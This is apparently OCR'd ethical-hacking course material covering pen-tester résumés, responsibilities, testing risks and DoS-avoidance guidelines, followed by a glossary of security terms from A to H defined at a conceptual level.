
It is very important to prepare a good résumé before applying for any job; it must precisely describe the skills and experiences of the candidate that are suitable for the job. The profile forms the first impression for the employer to judge whether a candidate is a good fit as a penetration tester. A few aspects need to be highlighted in the résumé so that the employer can quickly go through it, and the résumé must be short and precise.

A good penetration tester will have the following in their résumé:

- Conducted research and development in security
- Published research papers
- Presented at various local and international seminars
- Holds various certifications
- Member of many reputed organizations such as IEEE
- Written and published security-related books
- Previous experience as a pen tester
- Developed open-source security software tools
- Participated in "capture the flag" competitions and hackathons
- Achievements such as appreciation from an organization for work in improving their security
- Conducted a talk in an international security conference for a chosen topic of relevance
- Has code configurations in open-source security projects

- Professional skill set
- Text free of typos and grammatical mistakes, indicating the ability to write flawless technical reports

Companies make decisions based on the information available to them about the deployment of the pen tester. Therefore, the pen tester must include and highlight the abovementioned criteria to obtain the contract from the management. The tester must market themselves through these activities.



Responsibilities of a Penetration Tester

1 Performing **penetration testing** and **risk assessment** of the target system

2 Clearly **defining the goals** of the penetration test, ensuring superior quality, and effectively communicating the results

3 **Exploiting** system vulnerabilities and **justifying** found vulnerabilities

4 **Presenting reports** to superiors regarding the efficiency of the tests and risk assessments as well as proposals for risk mitigation

5 **Understanding the security** of the organization’s servers, network systems, and firewalls relevant to the specific business risks

Responsibilities of a Penetration Tester


Often, penetration testers are called ethical hackers because they breach a network or system with prior permission from or agreement with the concerned person or organization; without this prior permission or agreement, they are simply hackers. Companies mainly hire penetration testers to understand whether any part of their infrastructure or network is vulnerable to attacks and determine the existence of security holes that a hacker can easily exploit.

A penetration tester must therefore run several tests and prepare an assessment report detailing the tests and their results. Often, the tester runs predefined types of tests and designs their own tests as well to exploit vulnerabilities; to design a custom test, the tester requires a lot of creativity and imagination with a high level of technical knowledge.

In addition, a penetration tester has the following responsibilities:

- Perform the penetration testing and risk assessment of the target system.
- Clearly define the goals of the penetration test, ensure superior quality, and effectively communicate the results.
- Exploit system vulnerabilities and justify found vulnerabilities.
- Present reports to superiors on the efficiency of the tests and risk assessments, as well as proposals for risk mitigation.
- Understand the security of the organization’s servers, network systems, and firewalls relevant to specific business risks
- Create and design new penetration tools for testing vulnerabilities.
- Identify the methods and techniques that an attacker could use to exploit weaknesses and logic flaws.

- Perform social engineering to discover poor password policies or user security practices in an organization.
- Conduct physical security assessments of servers, systems, and network devices.
- Investigate web applications, client applications, and standard applications for any vulnerabilities.
- Include all business considerations such as loss due to downtime and cost of engagement into security strategies.
- Review and define requirements for information security solutions.
- Provide feedback, which is very important for the organization to fix security issues.



Risks Associated with Penetration Testing

❑ Some of the risks arising from penetration testing are as follows:

- ✓ Testers can gain access to **protected/sensitive data** after a successful penetration test attempt
- ✓ Testers can obtain information about the **vulnerabilities** existing in the organizational infrastructure
- ✓ DoS penetration tests can **take down** the organization's **services**
- ✓ Using certain **pretexts in a social engineering** penetration attempt can make employees feel uneasy

❑ Organizations can avoid such risks by **signing a nondisclosure agreement** (NDA) and other legal documents, which include what is allowed and not allowed for the penetration testing team


Risks Associated with Penetration Testing

Careful engagement, planning, and execution are required to avoid any risks associated with penetration testing. An organization may take certain risks when it plans to conduct a penetration test.

Some of the risks arising from penetration testing are as follows:

- Testers can gain access to protected/sensitive data after a successful penetration test attempt.
- Testers can obtain information about vulnerabilities existing in the organization infrastructure.
- DoS penetration tests can take down the organization's services.
- Using certain pretexts in a social engineering penetration attempt can make employees feel embarrassed, uneasy, and uncomfortable.

Organizations can avoid such risks by signing a nondisclosure agreement (NDA) and other legal documents, which include what is allowed and not allowed for the penetration testing team.



Types of Risks Arising from Penetration Testing

Technical Risks

- ❑ This type of risks directly arises with targets in the production environment
- ❑ Examples:
  - ✓ Failure of the target
  - ✓ Disruption of service
  - ✓ Loss or exposure of sensitive data

Organizational Risks

- ❑ This type of risks can occur as a side effect of penetration testing
- ❑ Examples:
  - ✓ Repetitive and unwanted triggering in the incident handling processes
  - ✓ Negligence towards monitoring and responding incidents
  - ✓ Disruption in business continuity
  - ✓ Loss of reputation

Legal Risks

- ❑ This type of risks arises from legal obligations
- ❑ Examples:
  - ✓ Violation of laws and clauses in the rules of engagement (ROE)

Types of Risks Arising from Penetration Testing

During a penetration test, some activities may pose certain risks and place the organization in unwanted situations such as a DoS condition, lockout of critical accounts, or crashing of critical servers and applications.

The following are the types of risks arising from penetration testing:

- **Technical risks**

  This type of risks directly arises with targets in the production environment. It includes the following.

  - **Failure of the target**: Testing continuously consumes a large amount of resources of the target system. This may result in the unavailability of services of the target machine.
  - **Disruption of service**: The testing process can disrupt some critical services.
  - **Loss or exposure of sensitive data**: The organization needs to share sensitive data with the pen testers, which may result in the exposure of sensitive data.

- **Organizational risks**


  This type of risks can occur as a side effect of penetration testing. It includes the following.

  - Repetitive and unwanted triggering in the incident-handling processes of the organization
  - Negligence toward monitoring and responding incidents during or after the pen test
  - Disruption in business continuity

  - Loss of reputation

- **Legal risks**

  This type of risks arises from legal obligations due to compliance issues. It includes the violation of laws and clauses in the rules of engagement (ROE).



Addressing Risks Associated with Penetration Testing and Avoiding Potential DoS Conditions

01 Use Indirect Testing

02 Refrain from Vulnerability Exploitation

03 Delay the Effect of Test

04 Perform Interruptible Testing

05 Be Careful against using Throttled Tools

06 Be Aware of Account Lock-out Functionality

07 Use Partial Isolation and Replication of Target Environment


Addressing Risks Associated with Penetration Testing and Avoiding Potential DoS Conditions

Extreme care should be taken to ensure that the penetration tester's actions do not harm the system under test. The tester should use low-risk testing techniques to facilitate this.

The following are the guidelines to minimize the risks associated with penetration testing and avoiding potential DoS conditions:

- **Use indirect testing**: This involves collecting sufficient evidence to prove that a certain vulnerability is likely to exist, instead of directly testing it.
- **Refrain from vulnerability exploitation**: Testers should refrain from directly exploiting vulnerabilities. Instead, they should prefer to show the existence of specific vulnerabilities and how they can be exploited.
- **Delay the effect of a test**: Testers should attempt to delay the effect of executing a certain test. This will help provide sufficient time to cancel and avoid unwanted risks that may arise from the test.
- **Perform interruptible testing**: Testers should be able to pause a certain test if they think that this test may cause unintended consequences.
- **Be careful of using throttled tools**: Throttled tools can execute multiple tests simultaneously and can overload the target.
- **Be aware of account lockout functionality**: The repetition of a certain test can result in the activation of an account lockout functionality.

- **Use partial isolation and replication of target environment**: If possible, testing should be performed on a dedicated test system to avoid any associated risks such as DoS-related situations.
- **Use reserved addresses**: If possible, use reserved addresses as the test input to avoid affecting other systems or users.



Module Summary

- This module has discussed the fundamentals of penetration testing and its benefits
- It has covered various types of penetration testing
- It also discussed strategies and phases of penetration testing in detail
- This module also discussed various penetration testing methodologies
- Finally, this module ended with a detailed discussion on guidelines and recommendations for penetration testing

Module Summary

This module has discussed the fundamentals of penetration testing and its benefits. It has also covered various types of penetration testing as well as discussed strategies and phases of penetration testing in detail. This module also discussed various penetration testing methodologies. Finally, the module ended with a detailed discussion on guidelines and recommendations for penetration testing.

Glossary

A

- **Availability:** Assurance that the systems responsible for delivering, storing, and processing information are accessible when required by authorized users.
- **Authenticity:** Refers to the characteristic of communication, documents, or any data that ensures the quality of being genuine or uncorrupted.
- **Active Attacks:** Tamper with the data in transit or disrupt the communication or services between the systems to bypass or break into secured systems.
- **Advanced Persistent Threats (APT):** An attack that is focused on stealing information from the victim machine without the user being aware of it.
- **Active Reconnaissance:** Active reconnaissance techniques involves acquiring information directly interacting with the target by any means.
- **Adware:** Adware refers to software or a program that supports advertisements and generates unsolicited ads and pop-ups.
- **Active Assessment:** A type of vulnerability assessment that uses network scanners to identify the hosts, services, and vulnerabilities present in a network.
- **Application Assessment:** An application assessment focuses on transactional web applications, traditional client-server applications, and hybrid systems.
- **Automated Assessment:** In this type of assessment, the ethical hacker employs various vulnerability assessment tools, such as Nessus, Qualys, GFI LanGuard, etc.
- **Active Online Attacks:** The attacker performs password cracking by directly communicating with the victim’s machine.
- **Active Sniffing:** Active sniffing searches for traffic on a switched LAN by actively injecting traffic into it.
- **ARP Spoofing Attack:** ARP spoofing/poisoning involves sending a large number of forged entries to the target machine’s ARP cache.
- **Active Session Hijacking:** In an active attack, an attacker takes over an existing session either by breaking the connection on one side of the conversation or by actively participating.
- **Application Level Hijacking:** Application level hijacking involves gaining control over the Hypertext Transfer Protocol (HTTP) user session by obtaining the session IDs.
- **Access Point (AP):** An AP is used to connect wireless devices to a wireless/wired network.
- **Association:** It refers to the process of connecting a wireless device to an AP.
- **AES:** It is a symmetric-key encryption used in WPA2 as a replacement for TKIP.
- **App Sandboxing:** App sandboxing is a security mechanism that helps protect systems and users by limiting the resources that an app can access to its intended functionality on the mobile platform.
- **Agent Smith Attack:** An Agent smith attack is carried out by persuading the victim to install a malicious app designed and published by an attacker.

B

- **Brute-Force Attack:** In a brute-force attack, attackers try every combination of characters until the password is broken.

- **Botnet:** A botnet is a huge network of compromised systems used by attackers to perform a distributed task.
- **Black Hats:** Black hats are individuals who use their extraordinary computing skills for illegal or malicious purposes.
- **Broken Access Control:** Broken access control is a method in which an attacker identifies a flaw related to access control and bypasses the authentication, which allows them to compromise the network.
- **Bandwidth:** It describes the amount of information that may be broadcast over a connection.
- **Basic Service Set Identifier (BSSID):** It is the media access control (MAC) address of an access point (AP) or base station that has set up a basic service set (BSS).
- **Bluetooth:** Bluetooth is a short-range wireless communication technology that replaces cables connecting portable or fixed devices while maintaining high levels of security.
- **Bluetooth Hacking:** Bluetooth hacking refers to the exploitation of Bluetooth stack implementation vulnerabilities to compromise sensitive data in Bluetooth-enabled devices and networks.
- **Bluesmacking:** A Bluesmacking attack occurs when an attacker sends an oversized ping packet to a victim's device, causing a buffer overflow.
- **Bluejacking:** Bluejacking is the use of Bluetooth to send messages to users without the recipient's consent, similar to email spamming.
- **Bluesnarfing:** Bluesnarfing is a method of gaining access to sensitive data in a Bluetooth-enabled device.
- **BlueSniff:** BlueSniff is a proof-of-concept code for a Bluetooth wardriving utility.
- **Bluebugging:** Bluebugging is an attack in which an attacker gains remote access to a target Bluetooth-enabled device without the victim’s awareness.
- **BluePrinting:** BluePrinting is a footprinting technique performed by an attacker to determine the make and model of a target Bluetooth-enabled device.
- **Btlejacking:** Detrimental to BLE devices, it is used to bypass security mechanisms and listen to information being shared.
- **Bring Your Own Device (BYOD):** Bring your own device (BYOD) refers to a policy that allows an employee to bring their personal devices, such as laptops, smartphones, and tablets, to their workplace and use them to access the organization’s resources by following the access privileges.
- **Business Network:** It comprises of a network of systems that offer information infrastructure to the business.

C

- **Confidentiality:** Confidentiality is the assurance that the information is accessible only to those authorized to have access
- **Close-in Attacks:** Close-in attacks are performed when the attacker is in close physical proximity with the target system or network.
- **Cyber Kill Chain Methodology:** The cyber kill chain methodology is a component of intelligence-driven defense for the identification and prevention of malicious intrusion activities.
- **Cyber Terrorists:** Cyber terrorists are individuals with a wide range of skills who are motivated by religious or political beliefs to create the fear of large-scale disruption of computer networks.
- **Criminal Syndicates:** Criminal syndicates are groups of individuals or communities that are involved in organized, planned, and prolonged criminal activities.
- **Clearing Tracks:** Clearing tracks refers to the activities carried out by an attacker to hide malicious acts.

- **Crypter:** It is a software program that can conceal the existence of malware.
- **Computer Worms:** Computer worms are standalone malicious programs that replicate, execute, and spread across network connections independently without human intervention.
- **Credentialed Assessment:** Assesses the network by obtaining the credentials of all machines present in the network.
- **Computer-based Social Engineering:** Computer-based social engineering relies on computers and Internet systems to carry out the targeted action.
- **Chain Letters:** A chain letter is a message offering free gifts, such as money and software, on the condition that the user forwards the email to a predetermined number of recipients.
- **Compromised Insider:** An insider with access to critical assets of an organization who is compromised by an outside threat actor.
- **Cross-Site Scripting (XSS) Attacks:** Cross-site scripting ('XSS' or 'CSS') attacks exploit vulnerabilities in dynamically generated web pages, enabling malicious attackers to inject client-side scripts into web pages viewed by other users.
- **CCMP:** It is an encryption protocol used in WPA2 for strong encryption and authentication.
- **Client Mis-Association:** Mis-association is a security flaw that can occur when a network client connects with a neighboring AP.
- **Critical Infrastructure:** Critical infrastructure refers to a collection of physical or logical systems and assets, the failure or destruction of which will severely impact security, safety, the economy, or public health.
- **Command Injection:** Attackers alter RF packets or inject their own packets employing reverse engineering techniques to gain complete access over the target machine.
- **Cloud Computing:** Cloud computing is an on-demand delivery of IT capabilities where IT infrastructure and applications are provided to subscribers as a metered service over a network.
- **Container-as-a-Service (CaaS):** It offers virtualization of container engines, and management of containers, applications, and clusters, through a web portal or API.
- **Community Cloud:** Shared infrastructure between several organizations from a specific community with common concerns (security, compliance, jurisdiction, etc.).
- **Cloud Consumer:** A cloud consumer is a person or organization that maintains a business relationship with the cloud service providers (CSPs) and utilizes the cloud computing services.
- **Cloud Provider:** A cloud provider is a person or organization who acquires and manages the computing infrastructure intended for providing services to interested parties via network access.
- **Cloud Carrier:** A cloud carrier acts as an intermediary that provides connectivity and transport services between CSPs and cloud consumers.
- **Cloud Auditor:** A cloud auditor is a party that performs an independent examination of cloud service controls to express an opinion thereon.
- **Cloud Broker:** An entity that manages cloud services in terms of use, performance, and delivery, and maintains the relationship between cloud providers and consumers.
- **Cloud Storage:** Cloud storage is a data storage medium used to store digital data in logical pools using a network.
- **Container:** A container is a package of an application/software including all its dependencies such as library files, configuration files, binaries, and other resources that run independently of other processes in the cloud environment.

- **Container Orchestration:** An automated process of managing the lifecycles of software containers and their dynamic environments.
- **Cloud Cryptojacking:** Cryptojacking is the unauthorized use of the victim's computer to stealthily mine digital currency.
- **Cloudborne:** Cloudborne is a vulnerability residing in a bare-metal cloud server that enables the attackers to implant a malicious backdoor in its firmware.

D

- **Distribution Attacks:** Distribution attacks occur when attackers tamper with hardware or software prior to installation.
- **Drive-by Downloads:** This refers to exploiting flaws in browser software to install malware just by visiting a web page.
- **Database Assessment:** A database assessment is any assessment focused on testing the databases for the presence of any misconfiguration or known vulnerabilities.
- **Distributed Assessment:** Assesses the distributed organization assets, such as client and server applications, simultaneously through appropriate synchronization techniques.
- **Dictionary Attack:** In this type of attack, a dictionary file is loaded into a cracking application that runs against user accounts.
- **Default passwords:** A default password is a password supplied by the manufacturer with new equipment (e.g., switches, hubs, routers) that is password protected.
- **Dumpster Diving:** Dumpster diving is the process of retrieving sensitive personal or organizational information by searching through trash bins.
- **DHCP Starvation Attack:** DHCP starvation attack is a process of inundating DHCP servers with fake DHCP requests and using all the available IP addresses.
- **DNS Poisoning:** Domain Name Server (DNS) poisoning is the unauthorized manipulation of IP addresses in the DNS cache.
- **DoS Attack:** Denial-of-Service (DoS) is an attack on a computer or network that reduces, restricts, or prevents accessibility of system resources to its legitimate users.
- **DDoS Attack:** Distributed denial-of-service (DDoS) is a coordinated attack that involves a multitude of compromised systems (Botnet) attacking a single target, thereby denying service to users of the targeted system.
- **Distributed Reflection Denial-of-Service (DRDoS) Attack:** DRDoS, also known as a spoofed attack, involves the use of multiple intermediary and secondary machines that contribute to the actual DDoS attack against the target machine or application.
- **Document Root:** The document root is one of the root file directories of the web server that stores critical HTML files related to the web pages of a domain name.
- **DNS Server Hijacking:** Attacker compromises the DNS server and changes the DNS settings so that all the requests coming towards the target web server are redirected to his/her own malicious server.
- **DNS Amplification Attack:** Attacker uses compromised PCs with spoofed IP addresses to amplify the DDoS attacks on victims' DNS server by exploiting the DNS recursive method.
- **Directory Traversal Attacks:** In directory traversal attacks, attackers use the ../ (dot-dot-slash) sequence to access restricted directories outside the web server root directory.
- **Direct-Sequence Spread Spectrum (DSSS):** DSSS is a spread spectrum technique that multiplies the original data signal with a pseudo-random noise-spreading code.

- **Docker:** Docker is an open source technology used for developing, packaging, and running applications and all its dependencies in the form of containers, to ensure that the application works in a seamless environment.

E

- **Email Indicators:** Email indicators are used to send malicious data to the target organization or individual.
- **Exploitation:** Exploitation triggers the adversary's malicious code to exploit a vulnerability in the operating system, application, or server on a target system.
- **Ethical Hacking:** Ethical hacking is the practice of employing computer and network skills in order to assist organizations in testing their network security for possible loopholes and vulnerabilities.
- **Exploit:** It is the part the malware that contains code or a sequence of commands that can take advantage of a bug or vulnerability in a digital system or device.
- **External Assessment:** External assessment examines the network from a hacker's point of view to identify exploits and vulnerabilities accessible to the outside world.
- **Eavesdropping:** Eavesdropping refers to an unauthorized person listening to a conversation or reading others' messages.
- **Error Based SQL Injection:** Error based SQL Injection forces the database to perform some operation in which the result will be an error.
- **EAP:** The Extensible Authentication Protocol (EAP) supports multiple authentication methods, such as token cards, Kerberos, and certificates.
- **Electronic Security Perimeter:** It is referred to as the boundary between secure and insecure zones.

F

- **Federal Information Security Management Act (FISMA):** The FISMA provides a comprehensive framework for ensuring the effectiveness of information security controls over information resources that support Federal operations and assets.
- **Fragmentation Attack:** In fragmentation attacks, the attacker sends a large number of fragmented packets to a target web server with a relatively small packet rate.
- **Fileless Malware:** Fileless malware infects legitimate software, applications, and other protocols existing in the system to perform various malicious activities.
- **Frequency-Hopping Spread Spectrum (FHSS):** FHSS, also known as frequency-hopping code-division multiple access (FH-CDMA), is a method of transmitting radio signals by rapidly switching a carrier among many frequency channels.
- **Fault Injection Attacks:** Fault injection attacks, also known as Perturbation attacks, occur when a perpetrator injects any faulty or malicious program into the system to compromise the system security.
- **Function-as-a-Service (FaaS):** It provides a platform for developing, running, and managing application functionalities for microservices.

G

- **General Data Protection Regulation (GDPR):** The General Data Protection Regulation (GDPR) is one of the most stringent privacy and security laws globally.
- **Gray Hats:** Gray hats are the individuals who work both offensively and defensively at various times.
- **Gaining Access:** Gaining access refers to the point where the attacker obtains access to the operating system or to applications on the computer or network.
- **Global System for Mobile Communications (GSM):** It is a universal system used for mobile data transmission in wireless networks worldwide.

H

- **Host-Based Indicators**: Host-based indicators are found by performing an analysis of the infected system within the organizational network.
- **Hacking:** Hacking in the field of computer security refers to exploiting system vulnerabilities and compromising security controls to gain unauthorized or inappropriate access to system resources.
- **Hacker:** A hacker is a person who breaks into a system or network without authorization to destroy, steal sensitive data, or perform malicious attacks.
- **Hacktivist:** Hacktivism is a form of activism in which hackers break into government or corporate computer systems as an act of protest.
- **Hacker Teams:** A hacker team is a consortium of skilled hackers having their own resources and funding. They work together in synergy for researching state-of-the-art technologies.
- **Host-based Assessment:** Host-based assessments involve conducting a configuration-level check to identify system configurations, user directories, file systems, registry settings, etc., to evaluate the possibility of compromise.
